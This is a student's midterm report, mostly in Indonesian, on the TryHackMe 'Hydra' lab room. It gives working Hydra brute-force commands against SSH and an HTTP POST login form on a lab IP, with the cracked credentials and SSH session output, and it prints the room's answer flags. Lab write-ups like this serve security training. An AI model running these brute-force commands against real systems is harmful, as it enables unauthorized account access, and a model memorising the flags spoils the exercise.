

UTS



Disusun Oleh:

ardianshah ananda janual dimas (2231740024)

PROGRAM STUDI DIII TEKNOLOGI INFORMASI

JURUSAN TEKNOLOGI INFORMASI

POLITEKNIK NEGERI MALANG

KAMPUS LUMAJANG

2025

1.

Task 1

Hydra Introduction

What is Hydra?

Hydra is a brute force online password cracking program, a quick system login password "hacking" tool.

Hydra can run through a list and "brute force" some authentication services. Imagine trying to manually guess someone's password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

According to its official repository, Hydra supports, i.e., has the ability to brute force the following protocols: "Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, TeamSpeak (TS2), Telnet, VMware-Auth, VNC and XMPP."

For more information on the options of each protocol in Hydra, you can check the [Kali Hydra tool page](#).

This shows the importance of using a strong password; if your password is common, doesn't contain special characters and is not above eight characters, it will be prone to be guessed. A one-hundred-million-password list contains common passwords, so when an out-of-the-box application uses an easy password to log in, change it from the default! CCTV cameras and web frameworks often use `admin:password` as the default login credentials, which is obviously not strong enough.

Installing Hydra

Hydra is already installed on the AttackBox. You can access it by clicking on the **Start AttackBox** button.

If you prefer to use the in-browser Kali machine, Hydra also comes pre-installed, as is the case with all Kali distributions. You can access it by selecting Use Kali Linux and clicking on **Start Kali Linux** button.

However, you can check its official repositories if you prefer to use another Linux distribution. For instance, you can install Hydra on an Ubuntu or Fedora system by executing `apt install hydra` or `dnf install hydra`. Furthermore, you can download it from its official [THC-Hydra repository](#).

Answer the questions below

Read the above and have Hydra at the ready.

No answer needed

✓ Correct Answer

Task 1 adalah pengenalan hydra. Hydra adalah alah untuk brute force program password cracking yang digunakan untuk tools hacking.

2.

Task 2

Using Hydra

Start the AttackBox by pressing the **Start AttackBox** button at the top of this page. The AttackBox machine will start in Split-Screen view. If it is not visible, use the blue **Show Split View** button at the top of the page.

Press the green **Start Machine** button below to deploy the machine attached to this task, then navigate to <http://10.10.186.243> on the AttackBox (this machine can take up to 3 minutes to boot)

[▶ Start Machine](#)

Hydra Commands

The options we pass into Hydra depend on which service (protocol) we're attacking. For example, if we wanted to brute force FTP with the username being `user` and a password list being `passlist.txt`, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://10.10.186.243
```

For this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

SSH

```
hydra -l <username> -P <full path to pass> 10.10.186.243 -t 4 ssh
```

Option	Description
<code>-l</code>	specifies the (SSH) username for login
<code>-P</code>	indicates a list of passwords
<code>-t</code>	sets the number of threads to spawn

For example, `hydra -l root -P passwords.txt 10.10.186.243 -t 4 ssh` will run with the following arguments:

- Hydra will use `root` as the username for `ssh`
- It will try the passwords in the `passwords.txt` file
- There will be four threads running in parallel as indicated by `-t 4`

Post Web Form

We can use Hydra to brute force web forms too. You must know which type of request it is making; GET or POST methods are commonly used. You can use your browser's network tab (in developer tools) to see the request types or view the source code.

```
sudo hydra <username> <wordlist> 10.10.186.243 http-post-form "<path>:<login_credentials>:<invalid_response>"
```

Option	Description
<code>-l</code>	the username for (web form) login
<code>-P</code>	the password list to use
<code>http-post-form</code>	the type of the form is POST
<code><path></code>	the login page URL, for example, <code>login.php</code>
<code><login_credentials></code>	the username and password used to log in, for example, <code>username=^USER^&password=^PASS^</code>
<code><invalid_response></code>	part of the response when the login fails
<code>-V</code>	verbose output for every attempt

Below is a more concrete example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> 10.10.186.243 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

- The login page is only `/`, i.e., the main IP address.
- The `username` is the form field where the username is entered
- The specified username(s) will replace `^USER^`
- The `password` is the form field where the password is entered
- The provided passwords will be replacing `^PASS^`
- Finally, `F=incorrect` is a string that appears in the server reply when the login fails


You should now have enough information to put this to practice and brute force your credentials to the deployed machine!

Task 2 adalah menjalankan mesinnya dengan meng-klik “Start Machine” lalu di paling atas akan muncul seperti ini yang nanti akan digunakan untuk bahan attacking. Untuk attacking nya menggunakan Ip Address.

Target Machine Information					
Title	Target IP Address	Expires			
Hydra Challenge	10.10.186.243	8min 51s	?	Add 1 hour	Terminate

Lalu start **AttackBox** dibagian bawah tulisan Hydra .

Learn > Hydra




Hydra

Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.


🟢 Easy ⌚ 45 min

🏠 Start AttackBox 📖 Help 💾 Save Room 👍 4543 ⚙️ Options

Nanti akan muncul split screen kali linux seperti ini.



Didalam kali linux nya buka web browser lalu buka <http://10.10.186.243>. Sesuaikan ip address masing-masing. Maka nanti akan ke halaman login seperti ini.



Task 2 yang pertama adalah brute force website menggunakan http-post-form, maka di terminal ketikan perintah seperti ini. Sesuaikan ip addressnya dengan ip address machine masing-masing.

```
root@ip-10-10-196-112:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.186.243 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrectt."
```

Perintah tersebut adalah sebuah perintah untuk menggunakan tool Hydra untuk melakukan serangan brute force terhadap sebuah sistem yang memiliki formulir login HTTP. Berikut adalah penjelasan dari perintah tersebut:

- hydra: Nama perintah untuk menjalankan tool Hydra.
- l molly: Parameter untuk menentukan username yang akan digunakan dalam serangan brute force. Dalam contoh ini, username yang digunakan adalah "molly".
- P /usr/share/wordlists/rockyou.txt: Parameter untuk menentukan file wordlist yang akan digunakan untuk mencoba password. File wordlist ini biasanya berisi kata-kata yang mungkin digunakan sebagai password.
- 10.10.186.243: Alamat IP dari sistem yang akan di serang.


Dalam perintah tersebut, ^USER^ dan ^PASS^ adalah placeholder yang akan diganti dengan username dan password yang dicoba oleh Hydra.

Output dari perintah tersebut adalah seperti gambar ini.

```
root@ip-10-10-196-112:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.186.243 http-post-form "/login:username=^USER^&password=^PASS^:Your username or password is incorrectt."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 23:15:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.186.243:80/login:username=^USER^&password=^PASS^:Your username or password is incorrectt.
[80][http-post-form] host: 10.10.186.243 login: molly password: iloveyou
```

Maka akan muncul username dan password nya, lalu coba jalankan ke halaman website login tadi, maka akan berhasil ke masuk ke halaman website dan akan menampilkan flag nya. Kemudian copy flag nya dan paste di task 2 bagian brute force web.



Task 2 yang kedua adalah dengan menggunakan SSH. Ketikkan perintah seperti ini dan akan memunculkan username dan passwordnya.

```
root@ip-10-10-196-112:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.186.243 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 23:27:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 trie
s per task
[DATA] attacking ssh://10.10.186.243:22/
[22][ssh] host: 10.10.186.243 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 23:28:00
```

Perintah tersebut adalah sebuah perintah untuk menggunakan tool Hydra untuk melakukan serangan brute force terhadap sebuah sistem yang memiliki akses SSH. Berikut adalah penjelasan dari perintah tersebut:

- hydra: Nama perintah untuk menjalankan tool Hydra.
- l molly: Parameter untuk menentukan username yang akan digunakan dalam serangan brute force. Dalam contoh ini, username yang digunakan adalah "molly".
- P /usr/share/wordlists/rockyou.txt: Parameter untuk menentukan file wordlist yang akan digunakan untuk mencoba password. File wordlist ini biasanya berisi kata-kata yang mungkin digunakan sebagai password.
- 10.10.186.243: Alamat IP dari sistem yang akan di serang.
- ssh: Parameter untuk menentukan jenis serangan yang akan dilakukan, yaitu serangan brute force terhadap akses SSH.

Dalam perintah tersebut, Hydra akan mencoba semua kata-kata dalam file wordlist untuk mencari password yang benar untuk username "molly" pada sistem dengan alamat IP 10.10.186.243. Jika suatu kata berhasil digunakan sebagai password, Hydra akan mengeluarkan pesan informasi bahwa akses SSH telah berhasil diretas.

Kemudian masuk menggunakan SSH dengan ketikkan perintah seperti ini. Kemudian konfirmasi "yes".

```
root@ip-10-10-196-112:~# ssh molly@10.10.186.243
The authenticity of host '10.10.186.243 (10.10.186.243)' can't be established.
ECDSA key fingerprint is SHA256:0tyf8B3Cct256VSoU7WZ0+FI3YpYZUrSegKd0ThvVAE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.186.243' (ECDSA) to the list of known hosts.
molly@10.10.186.243's password:
Permission denied, please try again.
molly@10.10.186.243's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.
```

Maka akan mendownload sebuah file yang berupa flag.txt, lalu ketikkan "ls" maka akan muncul list file yang ada. Dan kemudian "cat" untuk melihat isi dari file tersebut. Maka akan didapatkan flag nya, kemudian copy dan paste di task 2 bagian brute force SSH.

```
last login: Tue Dec 17 21:57:13 2019 from  
molly@ip-10-10-186-243:~$ ls  
flag2.txt  
molly@ip-10-10-186-243:~$ cat flag2.txt  
THM{c8eeb0468febbadea859baeb33b2541b}
```

Maka semua tantangan berhasil

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Correct Answer

🔑 Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

✓ Correct Answer

Dan mendapatkan badge

